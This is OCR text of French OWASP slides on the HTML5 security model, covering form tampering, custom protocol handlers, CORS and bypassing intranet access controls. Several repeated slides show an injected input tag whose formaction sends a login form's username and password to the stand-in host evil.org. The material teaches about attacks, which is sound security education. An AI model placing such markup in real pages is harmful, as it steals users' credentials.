
Modèle de sécurité HTML5

OWASP
The Open Web Application Security Project




Modèle de sécurité HTML5

OWASP
The Open Web Application Security Project



Modèle de sécurité HTML5

OWASP
The Open Web Application Security Project



Falsification de Forms

- Il est possible de contrôler une Forms en dehors de l'élément **"form"**

```
<form id="myform" action="basic.php" >
  <input type="text" name="user" value="…" />
</form>

<input form="myform" type="submit" name="…"
    value="Advanced Version"/>
```

Falsification Forms


```
<form id="login" action="login.php" >
  <input type="text" name="username" />
  <input type="password" name="password" />
  <input type="submit" name="…" value="Login" />
</form>
```

Falsification Forms

```
<form id="login" action="login.php" >
  <input type="text" name="username" />
  <input type="password" name="password" />
  <input type="submit" name="…" value="Login" />
</form>
```

Si on arrive à injecter ce code

Falsification Forms

```
<form id="login" action="login.php" >
  <input type="text" name="username" />
  <input type="password" name="password" />
  <input type="submit" name="…" value="Login" />
</form>
```

Si on arrive à injecter ce code

```
New VIP section of the site is open!
<input form="login" type="submit"
   name="Enter VIP section"
   formaction="http://evil.org/login.php" />
```

Falsification Forms

OWASP
The Open Web Application Security Project

```
<form id="login" action="login.php" >
  <input type="text" name="username" />
  <input type="password" name="password" />
  <input type="submit" name="…" value="Login" />
</form>
```

Si on arrive à injecter ce code

```
New VIP section of the site is open!
<input form="login" type="submit"
   name="Enter VIP section"
   formaction="http://evil.org/login.php" />
```

Falsification Forms

OWASP
The Open Web Application Security Project

```
<form id="login" action="login.php" >
  <input type="text" name="username" />
  <input type="password" name="password" />
  <input type="submit" name="…" value="Login" />
</form>
```

Si on arrive à injecter ce code

```
New VIP section of the site is open!
<input form="login" type="submit"
   name="Enter VIP section"
   formaction="http://evil.org/login.php" />
```

Automatiquement, evil.org dispose des éléments et la Forms initiale est appelée

Protocol/content Handlers

- Il est possible d'enregistrer des handlers de protocole ou de type de fichiers personalisés
  - sms://
  - application/pdf

Il est possible (mais pas recommandé) de changer les handlers standards (dépend des navigateurs)

Il n'est pas obligatoire de demander à l'utilisateur son autorisation

OWASP
The Open Web Application Security Project

- XHR ne peut dialoguer qu'avec le site Web originaire du JavaScript

non, vous avez bien lu...Un boeuf !

OWASP
The Open Web Application Security Project

- XHR ne peut dialoguer qu'avec le site Web originaire du JavaScript

non, vous avez bien lu...Un boeuf !

OWASP
The Open Web Application Security Project

- ~~XHR ne peut dialoguer qu'avec le site Web originaire du JavaScript~~

Mais c'etait sans compter les boeufs !

non, vous avez bien lu...Un boeuf !

OWASP
The Open Web Application Security Project

- ~~XHR ne peut dialoguer qu'avec le site Web originaire du JavaScript~~

Mais c'etait sans compter les boeufs !

```
HTTP/1.1 200 OK
Content-Type: text/html
Access-Control-Allow-Origin: http://internal.example.com
```

non, vous avez bien lu...Un boeuf !

OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès


poc.ckers.fr

intranet

OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès


poc.ckers.fr



intranet

OWASP
The Open Web Application Security Project


Bypass des contrôles d'accès



intranet

OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès




poc.ckers.fr


intranet

OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès



intranet




poc.ckers.fr


OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès

GET / HTTP/1.1



intranet



poc.ckers.fr


OWASP
The Open Web Application Security Project

Bypass des contrôles d'accès

GET / HTTP/1.1

Server

intranet




Firewall

poc.ckers.fr

Server

